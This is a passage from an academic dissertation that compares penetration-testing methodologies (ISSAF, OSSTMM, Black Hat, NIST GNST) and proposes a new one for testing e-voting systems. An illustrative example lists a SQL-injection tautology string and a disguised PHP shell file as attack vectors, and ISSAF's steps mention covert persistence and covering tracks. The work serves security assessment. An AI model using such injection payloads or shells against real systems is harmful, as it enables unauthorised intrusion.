A penetration test places the testers in the position of an attacker. The testers are given specific goals to achieve, such as acquiring confidential files, obtaining passwords, or altering specific documents. These goals enable the analysts to determine whether the system meets its security requirements, and—ideally—if not, assess in what ways (and how pervasively) the system security mechanisms and policies are deficient. In the context of electronic voting systems, example goals would be altering vote counts for a candidate or proposition, discarding cast votes, incorrectly assigning votes to candidates, enabling a voter to vote twice, or denying a voter access to the electronic voting system. Penetration tests may be conducted either against the target system in a laboratory, or against a production system. The interpretation of the results of the tests, and the methodologies employed, differ. In the first case, one assesses the effectiveness of the security mechanisms in the absence of any procedural controls; this type of test is most suitable when one does not know the controls that are, or will be, in place. In this case, some vulnerabilities may be easy to fix, and should be; others may be very difficult to remediate, and require both technical and non-technical actions. In short, the interpretation of the results of the penetration test are tentative, and may not reveal vulnerabilities in the actual use of the system. They do however reveal *potential* vulnerabilities that must be remediated before the system is used.

A penetration test against an installation requires a methodology that tests not only the systems, but also the policy and procedural controls. It may also test the ability of the site to react to an attack; in such a case, the penetration testers are often called the "red team" and the defenders the "blue team." This type of test examines how the combination of vulnerabilities in the system and (possibly remediating) procedural and process controls combine to provide security for the site. Unlike the first type of penetration test, the interpretation of the results often point to deficiencies in the policies and procedures as well as in the systems themselves.Different methodologies exist to guide testers to the selection, design, and implementation of the most appropriate testing procedures for various contexts. Typically, each methodology stems from the specific needs of a particular category of actors, and consequently is biased towards some aspect of peculiar interest. This work compares the most commonly adopted methodologies to point out their strengths and weaknesses, and, building on the results of the performed analysis, proposes a path towards the definition of an integrated approach, by defining the characteristics that a new methodology should exhibit in order to combine the best aspects of the existing ones. [1]

3.1. Penetration Testing, The Future of Test

Be a system designed with security in mind since its conception, or be it hardened at a later time, testing is the fundamental step of verifying whether the real thing performs "as desired". This definition is left purposely vague, because it has to encompass two very different concepts: on the one hand, ascertaining the adherence of the implemented system to its specification, on the other hand, proving that it exhibits sensible reactions to unexpected stimuli. Even the best design process cannot capture the latter property, since no explicit requisite can represent it; thus, testing contributes in an unique way to the development cycle of secure systems [110, 123, 199], notwithstanding its intrinsic limitation of being able to prove the presence of some problem, but not to guarantee the absence of any problem [215] [210, 209].

In this chapter, the author briefly outlines the main con-

[1] A short version of this chapter has been published as a full paper in ISCC 2010, http://www.ieee-iscc.org/2010/

cepts which security (or, with interchangeable meaning, vulnerability) testing is based upon, then describe and compare the most widely adopted methodologies that have been developed as a guidance for testers. Such an analysis is useful both for practitioners needing to select the most appropriate methodology for their context, and for researchers willing to devise novel, enhanced methodologies. Accordingly, the last section of the chapter illustrates the requisites the author deems necessary for an integrated approach, by combining the best ideas from existing solutions both in terms of formal correctness and practical applicability.

3.2. Many Words With Similar Meanings

There are significant differences between the scopes of the many existing papers, from the academic as well as the technical world, that deal with the subject of security testing. A possible classification organizes the various proposals into three broad categories:

Toolkits implement in a convenient package a set of testing techniques, usually aimed at discovering specific classes of security problems. Toolkits represent the operating side of security testing. They are valuable companions to guidelines and methodologies, which in turn provide the strategies to effectively use them. There are too many tools to mention, but as an example the author cites the Open Vulnerability Assessment System [125], which can automatically perform a configurable set of tests to discover vulnerabilities on target systems, and produce rich reports linking to useful sources of information, and the BackTrack Live CD [186], a Linux distribution that runs without the need for installation and makes available to the user more than 300 testing tools.

Guidelines organize the process of security testing, by collecting sets of best practices, comprehensively listing items to be tested, and structuring any other kind of useful advice; They often distill the experiences gathered on the field by the technical community, but usually lack the level of detail that allows to design a precise test plan. Some examples of well-known guidelines come from NIST: the Common Criteria for Information Technology Security Testing [163] is part of the National Voluntary Laboratory Accreditation Program, which instructs prospective system certifiers about the government-accepted testing practices. The Technical Guide to Information Security Testing and Assessment [204] is a guide to the basic technical aspects of conducting information security assessments. The Open-ended vulnerability testing (OEVT) [213] was proposed for the assessment of voting machines. It is however general enough for possible application to any system, given that, instead of defining precise procedures, "it relies heavily on the experience and expertise of the OEVT Team Members, their knowledge of the system, its component devices and associated vulnerabilities, and their ability to exploit those vulnerabilities.".

Methodologies represent the most structured approach to security testing. To different extents, every methodology defines: (a) an abstract model for the system, (b) an abstract model for the process of finding its vulnerabilities, and (c) a procedure for realizing a concrete test plan from the models, given the details of the system under test. A detailed discussion of the most widely adopted methodologies is illustrated in the following sections.

3.3. Evaluation of the existing security testing methodologies

3.3.1. ISSAF

The Information Systems Security Assessment Framework (ISSAF) [195] is a well-established penetration testing methodology, developed by OISS.org. It is designed to evaluate the security of networks, systems and application controls. The methodology outlines three well-defined action areas, and details the nine steps composing the main one, as following:

- Planning and Preparation. The first phase encompasses the steps needed to set the testing environment up, such as: planning and preparing test tools, contracts and legal protection, definition of the engagement team, deadlines, requirements and structure of the final reports.

- Assessment. This phase is the core of the methodology, where the real penetration tests are carried out. The assessment phase is articulated in the following activities:

  1. Information Gathering. Information gathering consists of collecting all possible information about the target of the security assessment to help the assessor to perform a thorough security evaluation. In

most cases the main source of information (and possibly the only one) is the Internet. This is the initial stage of ISSAF methodology, which is often overlooked. When performing any kind of test on an information system, information gathering and data mining is essential and provides you with all possible information to continue with the test. The goal of this activity is to explore every possible avenue of attack giving a complete overview of the target and (form more information ISSAF 0.2 Section B1).

2. Network Mapping. Network specific information from the previous section is taken and expanded upon to produce a probable network topology for the target. Many tools and applications can be used during this stage to aid the discovery of technical information about the hosts and networks involved in the test. This activity focuses on the technical aspects of the discovered information. During network mapping and enumeration the tester is attempting to identify all live hosts, operating systems involved, firewalls, intrusion detection systems, servers/services, perimeter devices, routing and general network topology (physical layout of network), that are part of the target organization

(form more information ISSAF 0.2 Section B2).

3. Vulnerability Identification. Vulnerability Identification moves one stage deeper taking the enumerated data, network topology and gathered information to find flaws within the network, servers, services and other attached information resources. From the network mapping and enumeration the tester is looking at factors such as how accurately he can identify services and operating systems. With this information (open ports etc) the tester will be able to build a catalogue of vulnerable servers/hosts. The aim of this stage is to use the information gathered earlier to make a technical assessment of the actual existence of vulnerabilities. This is done by matching vulnerable service versions to known and theoretical exploits, traversing the network in unintended directions, testing web services for vulnerabilities such as XSS and SQL injection, locating weak passwords and account, escalation of privileges and so on as detailed in the main body of the document (form more information ISSAF 0.2 Section B3).

4. Penetration. The prove of any vulnerabilities or exploits the tester has identified in the previous sec-

tion. (form more information ISSAF 0.2 Section B4).

5. Gaining Access & Privilege Escalation. This stage comes when tester has gained some access on target by steps mentioned in previous stage and by this privilege he is in position to escalate his privileges. This privilege may be a compromise, final compromise, least privilege or intermediate privileges (form more information ISSAF 0.2 Section B5).

6. Enumerating Further. Once the tester gained access and privileges he might perform:

   – Password attacks.
   – Sniffing traffic and analyze it.
   – Gathering cookies
   – E-mail address gathering
   – Identifying routes and networks
   – Mapping internal networks

   (form more information ISSAF 0.2 Section B6)

7. Compromise Remote Users Sites. A single hole is sufficient to expose entire network. DoesnÕt matter how much secure your perimeter network is.

   The tester should try to compromise remote users, telecommuter and/or remote sites of an enterprise. It will give privileged access to internal network. (form more information ISSAF 0.2 Section B7)

8. Maintaining Access. After getting the initial asses to the compromise network, tester needs to retain the communication links with the target network. For this covert channel can become the most effective and stealthy technique with least chances of detection. This action is all about maintaining the access through covert channels (form more information ISSAF 0.2 Section B8)

9. Covering Tracks. Hiding objects is important for the security tester to hide activities which he has done so far while and after compromising the system and to maintain back channel[s]. The principal goal of this action is to hide tools/exploit used during compromise. (form more information ISSAF 0.2 Section B9)

- Reporting, Clean-up and Destroy Artifacts. During this phase, at the very end of the active parts of the methodology, testers have to write a complete report and to destroy artifacts built during the Assessment phase.



(1) Planning & Preparation
(2) ASSESSMENT
Information Gathering
1
Network Mapping
2
Vulnerability Identification
3
Penetration
4
Gaining Access & Privilege Escalation
5
Enumerating Further
6
Compromising Remote Users/Sites
7
Maintaining Access
8
Covering Tracks
9
Penetration Testing Methodology
(3) Reporting, Clean Up and Destroy Artifacts

Figure 3.1.: Information Systems Security Assessment Framework

ISSAF has a clear and very intuitive structure, which guides the tester through the complicated assessment steps. The order in which the methodology describes the penetration testing process is optimized to help the tester perform a complete and correct penetration testing, avoiding the mistakes commonly associated with randomly selected attack strategies.

On the negative side, ISSAF, having a one-way control flow, does not take into account induction hypotheses, that is, all the hypotheses that may enhance the testing procedure once the tester has already discovered some vulnerabilities (for an example, see section 3.3.4.1). Contrarily to the Assessment section, the Reporting section is poorly implemented. There is not a well-defined and accurate guideline to develop final reports, and some suggestions are outdated. For example, the methodology suggests to destroy and clean up the developed artifacts, while the most current practice is to leave the the developed artifacts on the tested system, to ease further and deeper analysis.

3.3.2. OSSTMM

The Open Source Security Testing Methodology Manual (OSSTMM) [167] is the de-facto standard for security testers. It describes a complete testing methodology, offering fairly good tools to report the result set. The scope is the total possible operating security environment for any interaction with any asset which may include the physical components of security measures as well. The scope is comprised of three channels:

- COMSEC. The communications security channel.
- PHYSSEC. The physical security channel.

- SPECSEC. The spectrum security channel.

Channels are the means of interacting with assets. An asset is what is valuable to the owner. The scope requires that all the threats must be considered possible, even if not probable.




Figure 3.2.: Open Source Security Testing Methodology Manual: the five channels

The three main channels are split into 5 sub-channels (figure 3.2) before being used by testers.

- Human. It comprises all the human elements of communications

- Physical. It comprises the tangible elements of security where interaction requires physical effort or an energy transmitter to manipulate.

- Wireless Communication. It comprises all the electronic communications, signals and emanations which take place over the known EM spectrum.

- Data Networks. It comprises all the electronic systems and data networks where interactions take place over established cables and wired network lines.

- Telecommunication. It comprises all the telecommunication networks, digital or analog, where the interaction takes place over established telephone or telephone-like network lines.

OSSTMM describes seventeen modules to analyze each of the sub-channels (figure 3.3). Consequently, the tester has to perform

$$17 * 5 = 85$$

analyses before writing the final report.




Figure 3.3.: Open Source Security Testing Methodology Manual: the seventeen modules

The modules are divided into four phases. Each methodology phase covers a different audit depth, each phase is equally important:

- Regulatory Phase
- Definitions Phase
- Information Phase
- Interactive Controls Test Phase

Regulatory phase wraps the following modules (modules A.1 .. A.3): Posture Review, Logistics and Active Detection Verification. This phase is often the missed one. It represents the direction to take, the background that the tester should have before starting the audit, the audit requirements, the scope and its constrains. It is often a long and "bureaucratic" phase where the tester needs to figure out how the current legislation works, how to take measurements, what are the limits of the testing and what are the restrictions imposed between testes, etc..

Definition phase is a principal phase: it aims to define the scope of the test. Often defining the scope it is a long process since it is not very clear what the tester should look for, what are the consequences in find errors and what kind of tests he needs to perform, which are mandatory and which are optional. This phase is composed by the following modules (modules B.4 ... B.7): Visibility Audit, Access Verification, Trust Verification and Controls Verification. In particular the module called "Trust Verification" is the one which analyzes the trust relationships from and between the targets.

Information Phase is the next phase. Since much of the (in)security is about what the tester uncovers, information phase its the one which organizes the information gathering process. It is composed by (modules C.8 .. C.13) : Process Verification, Configuration Verification, Property Validation, Segregation Review, Exposure Verification and Competitive Intelligence Scouting. In particular the module called "Configuration Verification" is the module who explores the default conditions under which the target operate regularly in order to understand the intent, the business justification, and the reasoning for the targets. Additionally, exploring how something is planned to work underlines what testes are needed to see if unexpected behaviors are present (for more details on this section see section 11.9 of OSSTMM, light edition) .

Interactive Controls Test Phase is last one. It describes the actual practical testes over the gathered informations. Without the previous sections this phase could be ineffective or incomplete. It is composed by (modules D.14 .. D.17): Quarantine Verification, Privileges Audit, Survivability Validation, Alert and Log Review. In particular the module "Privilege Audit" aims to determine the effectiveness of authorization, authentication and identification of each component of the analyzed system (for more details on this section see section 11.15 of OSSTMM, light edition), the component at this point could be a human person interacting with the system or a software component which interacts to another software component, such as printers, routers and any external devices and software. The module “Survivability Validation” explores the presence, the effectiveness and the resistance of controls present on the analyzed system (for more details on this section see section 11.16 of OSSTMM, light edition), in other words the resistance to a modified default value or the resistance to any unexpected component.

Describing a huge set of actions OSSTMM became one of the most complete methodologies ever. It is the first methodology to include "human factors" as part of tests, understanding that humans may be very dangerous for the system. Capturing the human factors such as "insider attacks" and "social engineering attacks", is a great point, even if it is worst documented, in the "Lite Version", and not much documented in the "Full Version", which no one else have never tried to capture. The famous fig 3.2, which describes the methodology’s field of actions, is very clear and intuitive offering a nice overview on what OSSTMM does if well implemented.

OSSTMM is a great methodology but it fails to deliver some key concepts, namely: control flow analysis, induced hypotheses, readable diagrams, data loss process on writing reports and traceable reports. OSSTMM is very biased towards communication analysis, forcing the tester to put a lot of effort on data flow (the last three points of the sub-channel list), while control flow and application analysis is, comparatively, neglected. The inducted hypotheses are not considered, cutting out a significant set of possible vulnerability discovery paths, useful for the tester. Another issue comes from the seventeen-modules diagram (fig 3.3), which is not intuitive. The tester needs a plain and straight flow, since his job is to find vulnerabilities and not to interpret methodologies. OSSTMM does not provide such intuitive process, mainly because of the high number of items and of many messy loops inside the flow. The way OSSTMM suggests to write reports is also problematic. Experience teaches that the penetration testing process is a long one, thus a good practice would be writing reports after each action; otherwise, many details easily fall into oblivion. Finally, OSSTMM offers nice templates to fill up the reports, but unfortunately these templates follow a strictly linear reading process. In other words, to know the security of a system, the reader must go through the entire report. While this holistic approach can be profitable for the best comprehension, there are readers (for example: technical commissions or software engineers) who need to know where specific issues are at a glance.

3.3.3. Black Hat

Most attackers follow a sort-of-coded procedure to exploit systems, made of four steps, as described in the following list:

- Bugs Information Discovery. In this step the attacker, using automatic and manual analysis, performs an information gathering.
- Exploration. In this step the attacker filters the informations obtained in the previous step, obtaining a list of vulnerabilities (not every bug is a vulnerability).
- Vulnerability Assessment. The attacker figures out which vulnerability is the most profitable.
- Exploitation. The attacker, using both known and improvised techniques, begins the exploitation.

While the apparent order of this procedure has led many to call it "the Black Hat Methodology" (BHM), it is not formally defined anywhere, nor general enough to be used for penetration testing. The main difference between attacking a system and performing penetration testing is the final goal: to attack a system the attacker needs only one vulnerability, to protect the system the tester needs to find all the vulnerabilities. The non-cyclic control flow present in the methodology (figure 3.4) does not allow the tester to find each vulnerability but it stops after the first one. Finally, no there is no guidance to writing reports at the end of the exploitation process, since the attackers do not need it.




Figure 3.4.: Black Hat Methodology

The reason for including BHM in this chapter is the presence of a unique feature, that is vectors that connect actions and represent the artifacts that each action carries out to the next one. The artifacts may help the tester to trace the performed actions and may be useful to enact a collaborative penetration testing procedure, where more testers are working together on the same system.

3.3.4. GNST

The Guideline on Network Security Testing (GNST) [216] issued by NIST, notwithstanding the name, is the first methodology to introduce a formal process for reporting and to take advantage of inducted hypotheses. GNST follows four main steps (figure 3.5)

- Planning. The system is analyzed to find out the most interesting test targets.
- Discovery. The tester searches the system, looking for vulnerabilities.
- Attack. The tester verifies whether the found vulnera-bilities can be exploited.
- Reporting. In the last step, every result is reported.




Figure 3.5.: Guideline on Network Security Testing

Each step has an input vector and an output vector. The output vector (or output artifact) represents the complete set of results deriving from the performed actions, while the in-put vector (or input artifact) represents the data set to be an-alyzed. The oriented arrow between "attack" and "discovery" is the first tentative of representing inducted hypotheses. For a better understanding of the latter concept, the following example is provided.

3.3.4.1. Inducted Hypotheses Example.

Let's consider the following artifacts:

- Target Vector (TV). The set of targets currently under investigation.
- Vulnerability Vector (VV). The set of currently known vulnerabilities.
- Attack Vector (AV). The set of relevant attacks.

For this example, let the defined sets be composed as follows: TV = {WebServer}, VV ={ SQL-injection, CSS, HRS } and AV = { ′ or ′1′ = ′1 }. This means that, at this point, the tester already discovered the vulnerability called "SQL-injection" named in VV, and proved it exploitable through the attack described in AV. Following the oriented arrow between "Attack" and "Discovery", the tester is able to discover another vulnerability as consequence of the previous one (in this example as consequence of the "SQL-injection" vulnerability). Assuming the tester finds as inducted hypotheses a "file injection" vulnerability, the artifacts will change into: TV = {WebServer}, VV ={

CSS, HRS, File Injection } and AV = { PhPShell.php.img }.

Another positive feature of GNST is the way it guides the tester through reporting. In accordance to the best practices, GNST suggests to write a step-by-step report. The tester has to report his findings after the planning phase and after every attack, either successful or not, documenting failure modes as well as apparently unexploitable vulnerabilities. Unfortunately, on the more practical side, GNST does not provide templates and guidelines to write final reports. Another issue regards the way GNST mandates to build the vulnerabilities vector. Only a fraction of the problems (for example, bugs) found during the first phase originates vulnerabilities, but no trace is left in the report about those which do not. Every problem found out in the Discovery step should be regarded as an interesting finding and documented, since subsequent changes in the system can make it relevant from the security point of view. The experience dictates that everything should be reported even if not immediately critical, including targets, software and hardware modules, hypotheses, bugs and best-practice mistakes.

3.4. Discussion

General security testing methodologies are complex in nature, since they must allow the tester to derive a system-specific procedure for a vast and heterogeneous set systems. In this section the author outlines the fundamental features that a methodology should exhibit.

Modeling – The methodology should explicitly define the key concepts in order to facilitate the tester in modeling both the system and the testing process, by removing potential ambiguities and leading the tester towards the kind of model that better suits the subsequent activities.

Planning – The methodology should support the tester in laying detailed test plans out. Examples of planning-support features include, but are not limited to: definition of phases, prerequisites for each phase, tools to use in each phase, expected outcomes.

Flexibility – While statically defining a test plan is an important step, an even powerful feature would be providing a structured means of dynamically integrating additions (deriving from the results that are acquired at each step) in the initially defined plan, leading to richer, or more specific, new plans.

Adaptation – The concepts and models defined within a methodology should certainly be unambiguous, but this quality should not hinder the possibility to adapt them to many different variations of the real systems to be tested.

Guidance – Given the huge amount of different aspects involved in security testing, the methodology should offer practical guidance about what activities compose a testing session, and which tasks are needed before, during, and after each activity, for example by means of up-to-date checklists related to the vulnerabilities and the most effective testing procedures for different testing contexts (see modeling).

Reporting – Guidance should not be limited to the active phases of testing, but also extend to the documentation of every useful information related to the test setup, environment, progress and results. Supporting the tester in the reporting activity means not only helping him not omitting important details, but also letting him format the information in one or more ways that are suitable for different kinds of readers (technicians, policy-makers, managers, etc.)

Granularity – Finding good guidance and reporting features, in a methodology, commonly means having lots of highly detailed information at hand. However, capturing the details only where needed, while not uselessly encumbering the testing and reporting activities, is equally important. This criterion applies both to data collection and to task planning. With regard to the former, the methodology should not force to fill out detailed reports about low severity, low priority or low probability scenarios. With regard to the latter, the methodology should cater for the easy selection of sensible steps and the provision for skipping the useless ones, possibly foreseeing nested levels of planned tasks.

Table 3.1 shows a comparison at-a-glance of the methodologies illustrated in section 3.3 with respect to the properties defined above.

3.5. Criteria for the definition of a new methodology

This chapter described some general principles for the definition of a new methodology, summing up the lessons learned both from the analysis of the existing methodologies and the

	ISSAF	**OSSTMM**	**BHM**	**GNST**
Modeling	+	=	-	-
Planning	+	-	-	-
Flexibility	-	-	-	+
Adaptation	=	+	+	=
Guidance	=	=	-	+
Reporting	-	=	-	=
Granularity	+	=	-	-

	+	good coverage
Key:	=	average coverage
	-	limited or no coverage

Table 3.1.: Feature map of the security testing methodologies

direct experience of the authors in the challenging field of e-voting systems security testing.

One of the most important concepts in real-world testing is that a great deal of hypotheses stem from the results collected during testing; the planning phase is not the most sensible place to try and enumerate them all. Therefore, a good methodology needs to capture inducted hypotheses through clear loops between the phases of vulnerability theorization, attack vector generation, and testing. Experience teaches that the proven exploitability of vulnerability "X" allows to induce that vulnerability "Y" exists with some probability. Supporting the formal statement of this empirical rule would be a new and useful feature.

Reporting is one of the most important processes. Penetration testing requires significant effort and often spans over a long period of time; for this reason reporting the results of each phase before going on to the next one is a good practice to respected, but a good methodology should not force the tester to waste time at filling nonsensical forms (for a specific context). Artifacts between the steps are needed to increase the completeness and understandability. The report should be written to enable a two-way reading: either from the beginning to the end (i.e. following a top-down logic) or from the end to the beginning (i.e. following a bottom-up logic), depending on what kind of use the reader needs to make from the provided information.

Last, but not least, the most challenging goal: making the methodology clear and intuitive notwithstanding its necessary complexity. A methodology has to drive the tester through the process of penetration testing, not distracting him with additional burdens. The very existence of a methodology introduces some degree of organizational overhead: its designers should always bear in mind the principle of adding infrastructural activities that, eventually, make the testing process as a whole more straightforward.

The performed review highlights, as it was too easily forecasted, that each of the existing security testing methodologies exhibits some very positive features, but none of them is strong on every side. By learning from the best principles (and from the most striking limitations) found, it is possible to summarize what a novel, better methodology should look like. Next Chapter (chapter 4) will present a novel penetration testing methodology built over those principles.

4. The Proposed Penetration Testing Methodology

"Research is what I'm doing when I don't know what I am doing"

Wernher von Braun

Quoting Davis Evans[1] and Salvatore J. Stolfo[2] disciplines mature by being "arts" first, "crafts" second, and "sciences" last. An art is considered to be the domain of people with innate abilities and singular talents. Only someone born with a talent can be an artist. A craft is teachable and so requires standardized terminology, proven techniques and an established curriculum. To become a science, a discipline needs

[1]University of Virginia: http://www.cs.virginia.edu/ evans/
[2]Columbia University: http://www.cs.columbia.edu/ sal/

quantifiable measures, reproducible experiments, and established laws that make meaningful predictions.

To become a full science, computer security still needs to be formalized into several aspects.Under a theoretical point of view, a perfect system design can prevent any bugs ergo any vulnerability assuring a threats free system. Since systems are complex and often are composed by systems, each "perfect system design" must be replicated for every system of system. This is not only difficult but impossible to realize as proved into chapter 1. People build systems. Even systems built by systems were still influenced originally by human creators. People are human and human make mistakes. The Perfect engineering design is not the solution, it is part of the solution but it is not, definitely the ultimate solution. In this dissertation we define a *computer security testing method* as a two way process:

1. Top - Down Approach. This approach wraps security engineers design patterns and the good programming principles.

2. Bottom - Up Approach. This approach is the only way to find vulnerabilities. Finding vulnerabilities will be as difficult as good the Top - Down approach has been

performed, but eventually it will find a vulnerability.

Both approaches are fundamental for computer science security. Unfortunately so far a lot of work has been done on the Top - Down approach while the Bottom - Up one has been ignored or leaved to hackers' hands without having any strong, clear and reproducible framework. Bottom - Up approach, also known as *penetration testing* or *red teaming*, is the more artistic side of computer security. Many different toolkits exist to perform penetration testing such as: metasploit[3], nessus[4], SET[5], skipfish[6], OWASP[7] etc. but they do not offer complete methodologies, they are pure technology which is a great support to security but not the solution to security problems.

This chapter aims to formalize the Bottom - Up approach designing as a reproducible methodology to test the computer security, according to the discussed criteria (section 3.5).

[3]http://www.metasploit.com/
[4]http://www.nessus.org
[5]http://www.social-engineer.org/framework/
[6]http://code.google.com/p/skipfish/
[7]http://www.owasp.org/

4.1. Methodology

Fig. 4.1[8] shows the high general and system independent methodology described in this chapter. The 7 top squares represent the methodology steps to follow, the dashed lines represent the life time of each step, the horizontal black and flat lines represent asynchronous actions while the ”double way” lines represent synchronous actions. Each step is described following.

4.1.1. Testing Goals

As first step, the tester needs to define the **Testing Goals**, what kind of information to be obtained from the penetration testing process. Defining testing goals is maybe the most important step of the methodology. Penetration testing may have different goals like: Security Insurance [DOD85], System Design Research [KARG74], Source code Review [SOURCE-CODE] , System Reliability and System Training (IDS and Firewall); the testing goals definition plays a fundamental role during the methodology.

[8]This work has been partially founded by National Institute of Standards and Technology (NIST)

4.1.2. Testing Objects

Information systems are complex, especially electronic voting systems made by several software and hardware components, such as: printers, touch screen monitors, scanners but even drivers, graphical interfaces and operational procedures. Trying to test all the system's components might become a very time consuming process and a tricky problem or a too much difficult challenge for the tester. The **Testing Objects** as the system's entities that the tester wants to test.

4.1.3. Tester Point Of View

Since different kind of attackers have different capabilities, the tester needs to figure out which attacker to impersonate, in terms of knowledge and access control given to the system. This step is called **Tester Point of View** (PoV) defined as 3 different layers:

1. Internal/External : where the attacker logically is located.

2. Open/Close Box: the attacker's possibility to write code in the the analyzed system memory.

3. Black, Gray and White: what the attacker knows about the system.

Examples of tester point of views for a well-known system like FaceBook (FB) are the following:

1. External Closed Black Box. Foreign (not FB employee) Attacker who doesn't know anything about the system.

2. External Closed Gray Box. Everybody from FB PoV. Each person who has a FB Account is an external attacker since he doesnÕt work for FB, he is a Closed Box attacker because he cannot write code inside FB applications, and he is a Grey Box because he knows how FB locally works, (he can upload image, push buttons, etc).

3. Internal Closed Grey Box. People who are working for FB and have a FB account, but who cannot write code in FB applications.

4. Internal Open White Box. Software Engineers. People who work as software engineers in FB able to write code in it and aware of the whole system.

5. External Open White/Grey Box. Folks not have a FB account and work (for example Outsourcing software Eng.)for FB.




Figure 4.1.: Meta-Methodology

4.1.4. Flaws Hypotheses

Once the testers have chosen them own point of view, they run into the core of the methodology making **Flaws Hypotheses** . A more detailed section on how to generate flaws hypotheses will be discussed in section 5.

4.1.5. Finding The Evidence

If the flaws hypotheses step is the hardest step, **Finding The Evidence** about the hypothesized flaws is the most important one. The tester has to find and to report the attacks' tree of each found flaw in way that each other tester may reproduce the documented attack. Find the evidence means using the right tools and techniques to break into the system. Eventually the tester breaks the system and from time to time he may have other flaws hypotheses (on FIg. 4.1 the asynchronous raw in the middle of the loop) to test, for this reason another important methodology's step to follow is the **Induction Hypotheses**.

4.1.6. Induction Hypotheses

This step gives the capability to upgrade flaws even if the tester is finding the evidence of a past flaw hypotheses. Finally the tester has to report what it has been planned, what it has been deducted, and what it has been proved through a complete test **Report**. Fig. 4.1 has two visible loops: the fist one highlights the importance of changing the tester's point of view and the second one points out the possibility to upgrade flaw hypotheses during the testing process.

4.1.7. Reporting

In this step the tester has to write the final report. Everything must be reported: what the tester performed, what the tester found, what the tester did not found, what decisions have been taken , etc. A detailed section (4.4) will describe into details this important step.

4.2. Flaw Hypotheses

The Hypotheses generation is the hardest test for the tester: he needs to investigate inside the electronic voting system finding as many as possible flaws in the system . Since the attacker needs only one flaw to break into the system, tester has to find all the possible flaws. Unfortunately there aren't rules describing how and where to find flaws otherwise it would be possible to perform analysis using automatic software. Static flaws analysis is still possible but it covers only a small part of the whole test process. Despite that, this section describes tips that the tester might use to come up with some flaws hypotheses.

4.2.1. The Past Experience

The most important tip is the *past experience* performing penetration tests. Penetration testing hasn't an assembled formula to follow, for this reason past experience plays a fundamental role. The first suggestion is to reading literature about past penetration testing and learning as much as possible from it.

4.2.2. Ambiguous and Unclear Architecture

